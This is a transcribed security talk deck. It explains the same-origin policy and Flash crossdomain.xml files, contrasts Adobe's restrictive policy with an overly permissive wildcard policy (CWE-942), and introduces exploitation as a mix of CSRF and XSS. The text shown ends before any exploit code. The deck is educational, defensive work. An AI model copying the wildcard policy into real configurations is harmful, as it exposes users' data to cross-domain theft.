
About Me



About Me

- ❖ Associate @ **BlueCanopy**
- ❖ Member: NovaHackers, OWASP DC



Gmail: sethsec@gmail.com | Twitter: @sethsec

Outline

- ❖ What is the crossdomain.xml file?
- ❖ Vulnerability intro
- ❖ Where is the vulnerability?
- ❖ How can it be exploited?
- ❖ How can I exploit this myself?

Same Origin Policy

“The same-origin policy restricts how a document or script loaded from one origin can interact with a resource from another origin.”

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

SOP is enforced at the browser

What is the crossdomain.xml file?

If a SWF is embedded at **siteA.com** and tries to load data (XML, RSS, HTML, etc) from **siteB.com** the Flash Player will disallow the request (by default).

– modified, but taken from crossdomainmaker.com


What is the crossdomain.xml file?

If a SWF is embedded at **siteA.com** and tries to load data (XML, RSS, HTML, etc) from **siteB.com** the Flash Player will disallow the request (by default).

siteB.com can grant **siteA.com** access to its data through a cross domain policy file.


– modified, but taken from crossdomainmaker.com

GOOD

A screenshot of a web browser window. The address bar shows the URL "www.adobe.com/crossdomain.xml". The browser interface includes standard navigation buttons (back, forward, refresh, search) and a plus sign icon for new tabs. The main content area displays the following XML code:

```
<?xml version="1.0"?>
<cross-domain-policy>
    <site-control permitted-cross-domain-policies="by-content-type"/>
    <allow-access-from domain="*.macromedia.com" />
    <allow-access-from domain="*.adobe.com" />
    <allow-access-from domain="*.photoshop.com" />
    <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```


GOOD



A screenshot of a web browser window. The address bar shows the URL www.adobe.com/crossdomain.xml. The page content displays an XML document with several `<allow-access-from domain="*.macromedia.com" />` tags highlighted by a red rectangular box.

```
<?xml version="1.0"?>
<cross-domain-policy>
    <site-control permitted-cross-domain-policies="by-content-type"/>
    <allow-access-from domain="*.macromedia.com" />
    <allow-access-from domain="*.adobe.com" />
    <allow-access-from domain="*.photoshop.com" />
    <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```


GOOD



A screenshot of a web browser window. The address bar shows the URL www.adobe.com/crossdomain.xml. The page content displays an XML document with several `<allow-access-from domain="*.macromedia.com" />` tags highlighted by a red rectangular box.

```
<?xml version="1.0"?>
<cross-domain-policy>
    <site-control permitted-cross-domain-policies="by-content-type"/>
    <allow-access-from domain="*.macromedia.com" />
    <allow-access-from domain="*.adobe.com" />
    <allow-access-from domain="*.photoshop.com" />
    <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

GOOD



A screenshot of a web browser window. The address bar shows the URL www.adobe.com/crossdomain.xml. The page content displays an XML document with several `<allow-access-from domain="*.macromedia.com" />` tags highlighted by a red rectangular box.

```
<?xml version="1.0"?>
<cross-domain-policy>
    <site-control permitted-cross-domain-policies="by-content-type"/>
    <allow-access-from domain="*.macromedia.com" />
    <allow-access-from domain="*.adobe.com" />
    <allow-access-from domain="*.photoshop.com" />
    <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

CWE-942: Overly Permissive Cross-domain Whitelist



This XML file does not appear to have any style information associated with it.

```
▼<cross-domain-policy>
  <allow-access-from domain="*" secure="false"/>
</cross-domain-policy>
```

*This configuration is not always bad, but we will get into that later

Vulnerability Intro

- ❖ Think of exploitation as a mix of CSRF and XSS
- ❖ CSRF - You are getting the victim to execute your forged requests
- ❖ XSS - Unlike normal CSRF, you can not only make the request, but you can read the data that comes back
- ❖ Server side vulnerability, client side exploitation

Vulnerability Intro


vulnerable.com

malicious.com

